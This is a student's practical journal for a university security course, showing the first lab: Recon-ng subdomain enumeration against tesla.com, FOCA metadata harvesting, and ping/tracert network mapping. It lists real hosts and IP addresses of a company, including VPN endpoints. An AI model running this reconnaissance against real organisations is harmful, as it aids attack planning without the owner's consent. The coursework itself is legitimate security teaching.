

University of Mumbai



Department of Information Technology

PRACTICAL JOURNAL

Security Breaches and Countermeasures

SUBMITTED BY

**Anjali Shrikant Shukla
Seat No. 30119**

**MASTER OF SCIENCE INFORMATION TECHNOLOGY PART - II
SEMESTER - III**

ACADEMIC YEAR

2022-2023

**Department of Information Technology
3rd Floor, Dr. Shankardayal Sharma Bhavan
IDOL Building, Vidyanagari
Santacruz-East, Mumbai-400098.**

University of Mumbai



Department of Information Technology

Certificate

This is to certify that **Ms. Anjali Shrikant Shukla, Seat No. 30119** studying in Master of Science in Information Technology Part II Semester III has satisfactorily completed the Practical of PSIT302d **Security Breaches and Countermeasures** as prescribed by University of Mumbai, during the academic year 2022-23.

Signature
Subject-In-Charge

Signature
Head of the Department

Signature
External Examiner

College Seal: _____

Date: 16-Jan-2023

INDEX

Sr. No.	Title	Pg No.	Date	Sign
1	<p>a. Use the following tools to perform footprinting and reconnaissance</p> <p>i. Recon-ng (Using Kali Linux)</p> <p>ii. FOCA Tool</p> <p>iii. Windows Command Line Utilities</p> <ul style="list-style-type: none"> • Ping • Tracert using Ping • Tracert • NSLookup <p>iv. Website Copier Tool – HTTrack</p> <p>v. Metasploit (for information gathering)</p> <p>vi. Whois Lookup Tools for Mobile – DNS Tools, Whois, Ultra Tools Mobile</p> <p>vii. Smart Whois</p> <p>viii. eMailTracker Pro</p> <p>ix. Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool</p> <p>b. Scan the network using the following tools:</p> <p>i. Hping2 / Hping3</p> <p>ii. Advanced IP Scanner</p> <p>iii. Angry IP Scanner</p> <p>iv. Masscan</p> <p>v. NEET</p> <p>vi. CurrPorts</p> <p>vii. Colasoft Packet Builder</p>		7/9/2022	
2	<p>a. Perform Network Discovery using the following tools:</p> <p>i. Solar Wind Network Topology Mapper</p> <p>ii. Network View</p> <p>iii. LANState Pro</p> <p>b. Use the following censorship circumvention tools:</p> <p>i. Tails OS</p> <p>c. Use Scanning Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool</p>		10/10/2022 17/10/2022 18/10/2022	
	<p>a. Perform Enumeration using the following tools:</p> <p>i. Nmap</p> <p>ii. NetBIOS Enumeration Tool</p>		28/9/2022	

3	iii. SuperScan Software	15/12/2022	
	iv. Hyena		
	v. SoftPerfect Network Scanner Tool		
	vi. SolarWinds Engineer's Toolset		
	vii. Wireshark		
	b. Perform the vulnerability analysis using the following tools:		
	i. Nessus		
4	a. Perform the System Hacking using the following tools:	14/11/2022	
	i. Winrtgen		
	ii. PWDump		
	iii. Ophcrack		
	iv. NTFS Stream Manipulation		
	v. ADS Spy		
	vi. Snow		
	vii. Quickstego		
	viii. Clearing Audit Policies		
5	ix. Clearing Logs	05/11/2022	
	a. Use wireshark to sniff the network.		
	b. Use SMAC for MAC Spoofing.		
6	a. Use Social Engineering Toolkit on Kali Linux to perform Social Engineering using Kali Linux.	11/11/2022	
	b. Perform the DDOS attack using the following tools:		
	i. HOIC		
	ii. LOIC		
	iii. Metasploit		
7	a. Use the following tools to protect attacks on the web servers:	29/11/2022	
	i. ID Server		
8	a. Use the following tools for cryptography	12/12/2022	
	i. HashCalc		
	ii. Advanced Encryption Package		
	iii. CrypTool		

Practical No. 1

a. Tools to perform footprinting and reconnaissance

i-Recon-ng (Using Kali Linux)

- 1-** Run the Application Recon-ng or open the terminal of Kali-Linux and type recon-ng and hit enter.

- 2-** Enter the command “marketplace install” all installs the modules workspaces.

Now, enter command “marketplace install hackertarget” & “marketplace load hackertarget” to get module named hackertarget loaded.

```
[recon-ng][default] > marketplace install
Installs modules from the marketplace

Usage: marketplace install <<path>>|<prefix>|all>

[recon-ng][default] > marketplace install hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules ...
[recon-ng][default] > modules load hackertarget
[recon-ng][default][hackertarget] > █
```

- 3- Set the source by giving the url of the company whose information you have to fetch. Enter command “options set SOURCE tesla.com”
Now enter command “info” & then “input”.

```
[recon-ng][default][hackertarget] > options set SOURCE tesla.com
SOURCE => tesla.com
[recon-ng][default][hackertarget] > info

    Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
    Version: 1.1

Description:
    Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
    Name      Current Value   Required   Description
    SOURCE    tesla.com       yes        source of input (see 'info' for details)

Source Options:
    default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
    <string>     string representing a single input
    <path>       path to a file containing a list of inputs
    query <sql>  database query returning one column of inputs

[recon-ng][default][hackertarget] > input

+-----+
| Module Inputs |
+-----+
| tesla.com     |

```

- 4- Now, enter the “run” command to get the detail regarding Ip Address.

```
[recon-ng][default][hackertarget] > run

_____
TESLA.COM
_____
[*] Country: None
[*] Host: tesla.com
[*] Ip_Address: 96.16.108.43
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: o7.ptr6980.tesla.com
[*] Ip_Address: 149.72.144.42
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: vpn1.tesla.com
[*] Ip_Address: 8.45.124.215
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
```

- 5- Enter command “show hosts” to get the details of the hosts.

```

File Actions Edit View Help
[*] _____
SUMMARY
[*] 35 total (35 new) hosts found.
[recon-ng][default]> show hosts

+-----+-----+-----+-----+-----+-----+-----+-----+
| rowid | host | ip_address | region | country | latitude | longitude | notes | module |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1     | tesla.com | 96.16.108.43 | | | | | | hackertarget |
| 2     | o7.ptr6980.tesla.com | 149.72.144.42 | | | | | | hackertarget |
| 3     | vpn1.tesla.com | 8.45.124.215 | | | | | | hackertarget |
| 4     | apacvpn1.tesla.com | 8.244.131.215 | | | | | | hackertarget |
| 5     | cnvvpn1.tesla.com | 114.141.176.215 | | | | | | hackertarget |
| 6     | vpn2.tesla.com | 8.47.24.215 | | | | | | hackertarget |
| 7     | model3.tesla.com | 205.234.27.221 | | | | | | hackertarget |
| 8     | o3.ptr1444.tesla.com | 149.72.152.236 | | | | | | hackertarget |
| 9     | o2.ptr556.tesla.com | 149.72.134.64 | | | | | | hackertarget |
| 10    | o5.ptr8466.tesla.com | 149.72.172.170 | | | | | | hackertarget |
| 11    | o6.ptr9437.tesla.com | 168.245.123.10 | | | | | | hackertarget |
| 12    | o4.ptr1867.tesla.com | 149.72.163.58 | | | | | | hackertarget |
| 13    | marketing.tesla.com | 13.111.47.196 | | | | | | hackertarget |
| 14    | o1.ptr2410.link.tesla.com | 149.72.247.52 | | | | | | hackertarget |
| 15    | referral.tesla.com | 72.10.32.90 | | | | | | hackertarget |
| 16    | mta2.email.tesla.com | 13.111.4.231 | | | | | | hackertarget |
| 17    | mta_email.tesla.com | 13.111.14.190 | | | | | | hackertarget |
| 18    | xmail.tesla.com | 204.74.99.100 | | | | | | hackertarget |
| 19    | comparison.tesla.com | 64.125.183.133 | | | | | | hackertarget |
| 20    | apacvpn.tesla.com | 8.244.67.215 | | | | | | hackertarget |
| 21    | cnvvpn.tesla.com | 103.222.41.215 | | | | | | hackertarget |
| 22    | emails.tesla.com | 13.111.18.27 | | | | | | hackertarget |
| 23    | mta2.emails.tesla.com | 13.111.88.1 | | | | | | hackertarget |
| 24    | mta3.emails.tesla.com | 13.111.88.2 | | | | | | hackertarget |
| 25    | mta4.emails.tesla.com | 13.111.88.52 | | | | | | hackertarget |
| 26    | mta5.emails.tesla.com | 13.111.88.53 | | | | | | hackertarget |
+-----+

```

- 6- Enter command “marketplace search” to get module details.

```

[recon-ng][default]> marketplace search

+-----+-----+-----+-----+-----+-----+
| Path | Version | Status | Updated | D | K |
+-----+-----+-----+-----+-----+-----+
| discovery/info_disclosure/cache_snoop | 1.1 | not installed | 2020-10-13 | | |
| discovery/info_disclosure/interesting_files | 1.2 | not installed | 2021-10-04 | | |
| exploitation/injection/command_injector | 1.0 | not installed | 2019-06-24 | | |
| exploitation/injection/xpath_bruter | 1.2 | not installed | 2019-10-08 | | |
| import/csv_file | 1.1 | not installed | 2019-08-09 | | |
| import/list | 1.1 | not installed | 2019-06-24 | | |
| import/masscan | 1.0 | not installed | 2020-04-07 | | |
| import/nmap | 1.1 | not installed | 2020-10-06 | | |
| recon/companies-contacts/bing_linkedin_cache | 1.0 | not installed | 2019-06-24 | | * |
| recon/companies-contacts/censys_email_address | 2.0 | not installed | 2021-05-11 | * | * |
| recon/companies-contacts/pen | 1.1 | not installed | 2019-10-15 | | |
| recon/companies-domains/censys_subdomains | 2.0 | not installed | 2021-05-10 | * | * |
| recon/companies-domains/pen | 1.1 | not installed | 2019-10-15 | | |
| recon/companies-domains/viewdns_reverse_whois | 1.1 | not installed | 2021-08-24 | | |
| recon/companies-domains/whoxy_dns | 1.1 | not installed | 2020-06-17 | | * |
| recon/companies-hosts/censys_org | 2.0 | not installed | 2021-05-11 | * | * |
+-----+

```

- 7- Type the “help” command

```

[recon-ng][default]> modules load hackertarget
[recon-ng][default][hackertarget]> help

Commands (type [help|?] <topic>):

back           Exits the current context
dashboard      Displays a summary of activity
db             Interfaces with the workspace's database
exit           Exits the framework
goptions       Manages the global context options
help           Displays this menu
info           Shows details about the loaded module
input          Shows inputs based on the source option
keys           Manages third party resource credentials
modules        Interfaces with installed modules
options        Manages the current context options
pdb            Starts a Python Debugger session (dev only)
reload         Reloads the loaded module


```

ii. FOCa Tool


- 1-** Download the software **FOCA** from <https://www.elevenpaths.com>. Now, Go to **Project > New Project**.




- 2-** Now, Enter the Project Name, Domain Website, Alternate Website (if required), Directory to save the results, Project Date. Click Create to proceed.



- 3-** Select the Search Engines, Extensions, and other parameters as required. Click on Search All Button.




- 4** -Once Search completes, the search box shows multiple files. You can select the file, download it, Extract Metadata, and gather other information like username, File creation date, and Modification.



iii- Windows Command Line Utilities

Topology Diagram:



- **Ping**

1- Open Windows Command Line (cmd) from Windows PC

```

Command Prompt
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IPSpecialist>_
  
```

2 -Enter the command “ Ping example.com ” to ping.

```

Command Prompt
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IPSpecialist>ping example.com

Pinging example.com [93.184.216.34] with 32 bytes of data:
Reply from 93.184.216.34: bytes=32 time=254ms TTL=52
Reply from 93.184.216.34: bytes=32 time=213ms TTL=52
Reply from 93.184.216.34: bytes=32 time=211ms TTL=52
Reply from 93.184.216.34: bytes=32 time=236ms TTL=52

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 211ms, Maximum = 254ms, Average = 228ms


C:\Users\IPSpecialist>_
  
```

From the output, you can observe and extract the following information:

- Example.com is live
- IP address of example.com.

- Round Trip Time
- TTL value
- Packet loss statistics

Now, Enter the command “ Ping example.com -f -l 1500 ” to check the value of fragmentation.




```
C:\Users\IPSpecialist>ping example.com -f -l 1500

Pinging example.com [93.184.216.34] with 1500 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\IPSpecialist>
```

The output shows “ **Packet needs to be fragmented but DF set** ” which means 1500 bits will require being fragmented. Let’s try again with smaller value:




```
C:\Users\IPSpecialist>ping example.com -f -l 1400

Pinging example.com [93.184.216.34] with 1400 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\IPSpecialist>
```

Output again shows “ **Packet needs to be fragmented but DF set** ” which means 1400 bits will require being fragmented. Let’s try again with smaller value:



```
C:\Users\IPSpecialist>ping example.com -f -l 1300

Pinging example.com [93.184.216.34] with 1300 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\IPSpecialist>
```

Output again shows “ **Packet needs to be fragmented but DF set** ” which means 130o bits will require being fragmented. Let’s try again with smaller value:

```
Pinging example.com [93.184.216.34] with 1200 bytes of data:
Reply from 93.184.216.34: bytes=1200 time=215ms TTL=52
Reply from 93.184.216.34: bytes=1200 time=213ms TTL=52
Reply from 93.184.216.34: bytes=1200 time=214ms TTL=52
Reply from 93.184.216.34: bytes=1200 time=216ms TTL=52

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 213ms, Maximum = 216ms, Average = 214ms

C:\Users\IPSpecialist>
```

The output shows the reply now, which means 120o bits will not require being fragmented. You can try again to get the more appropriate fragment value.

• Tracert using Ping

Enter the command “Tracert example.com” to trace the target.

```
Tracing route to example.com [93.184.216.34]
over a maximum of 30 hops:
 1  1 ms    1 ms    2 ms  192.168.0.1
 2  *         *         Request timed out.
 3  3 ms    2 ms    2 ms  110.37.216.157
 4  9 ms    3 ms    2 ms  58.27.182.149
 5  3 ms    2 ms    2 ms  58.27.209.54
 6  3 ms    5 ms    4 ms  58.27.183.238
 7  28 ms   8 ms    9 ms  tw31-static109.tw1.com [117.20.31.109]
 8  5 ms    4 ms    4 ms  110.93.253.117
 9  102 ms   103 ms   104 ms  be4932.ccr22.mrs01.atlas.cogentco.com [149.14.125.89]
10  191 ms   127 ms   118 ms  be3093.ccr42.par01.atlas.cogentco.com [130.117.50.165]
11  114 ms   140 ms   123 ms  prs-b2-link.telia.net [213.248.86.169]
12  278 ms   201 ms   232 ms  prs-bb3-link.telia.net [62.115.122.4]
13  284 ms   202 ms   202 ms  ash-bb3-link.telia.net [80.91.253.243]
14  282 ms   202 ms   202 ms  ash-b1-link.telia.net [80.91.248.157]
15  273 ms   221 ms   240 ms  verizon-ic-315152-ash-b1.c.telia.net [213.248.83.1]
19]
16  218 ms   215 ms   213 ms  152.195.65.133
17  211 ms   211 ms   322 ms  93.184.216.34

Trace complete.

C:\Users\IPSpecialist>
```

From the output, you can get the information about hops between the source (your PC) and the destination (example.com), response times and other information.

• Tracert

Consider an example, in which an attacker is trying to get network information by using tracert.

After observing the following result, you can identify the network map.

```
C:\>tracert 200.100.50.3
Tracing route to 200.100.50.3 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      200.100.50.3
Trace complete.

C:\>tracert 200.100.50.2
Tracing route to 200.100.50.2 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      0 ms      200.100.50.2
Trace complete.

C:\>tracert 200.100.50.1
Tracing route to 200.100.50.1 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      0 ms      200.100.50.1
Trace complete.
```

10.0.0.1 is the first hop, which means it is the gateway. Tracert result of 200.100.50.3 shows, 200.100.50.3 is another interface of first hop device whereas connected IP includes 200.100.50.2 & 200.100.50.1.

```
C:\>tracert 192.168.0.254
Tracing route to 192.168.0.254 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      0 ms      192.168.0.254
Trace complete.
```

192.168.0.254 is next to last hop 10.0.0.1. It can either connect to 200.100.50.1 or 200.100.50.2. To verify, trace next route.

```
C:\>tracert 192.168.0.1
Tracing route to 192.168.0.1 over a maximum of 30 hops:
  1  1 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      0 ms      200.100.50.1
  3  0 ms      0 ms      0 ms      192.168.0.1
Trace complete.

C:\>tracert 192.168.0.2
Tracing route to 192.168.0.2 over a maximum of 30 hops:
  1  0 ms      0 ms      3 ms      10.0.0.1
  2  0 ms      0 ms      0 ms      200.100.50.1
  3  *         2 ms      0 ms      192.168.0.2
Trace complete.

C:\>tracert 192.168.0.3
Tracing route to 192.168.0.3 over a maximum of 30 hops:
  1  1 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      0 ms      200.100.50.1
  3  *         0 ms      0 ms      192.168.0.3
Trace complete.
```

192.168.0.254 is another interface of the network device, i.e. 200.100.50.1 connected next to 10.0.0.1. 192.168.0.1, 192.168.0.2 & 192.168.0.3 are connected directly to 192.168.0.254.

```

C:\>tracert 192.168.10.1
Tracing route to 192.168.10.1 over a maximum of 30 hops:
  1  0 ms    0 ms    0 ms    10.0.0.1
  2  0 ms    0 ms    0 ms    200.100.50.2
  3  *       0 ms    0 ms    192.168.10.1

Trace complete.

C:\>tracert 192.168.10.2
Tracing route to 192.168.10.2 over a maximum of 30 hops:
  1  0 ms    0 ms    0 ms    10.0.0.1
  2  0 ms    0 ms    1 ms    200.100.50.2
  3  *       0 ms    0 ms    192.168.10.2

Trace complete.

C:\>tracert 192.168.10.3
Tracing route to 192.168.10.3 over a maximum of 30 hops:
  1  0 ms    0 ms    0 ms    10.0.0.1
  2  0 ms    0 ms    0 ms    200.100.50.2
  3  10 ms   0 ms    0 ms    192.168.10.3

Trace complete.

```


192.168.10.254 is another interface of the network device i.e. 200.100.50.2 connected next to 10.0.0.1. 192.168.10.1, 192.168.10.2 & 192.168.10.3 are connected directly to 192.168.10.254.

Traceroute Tools

Traceroute tools are listed below: -

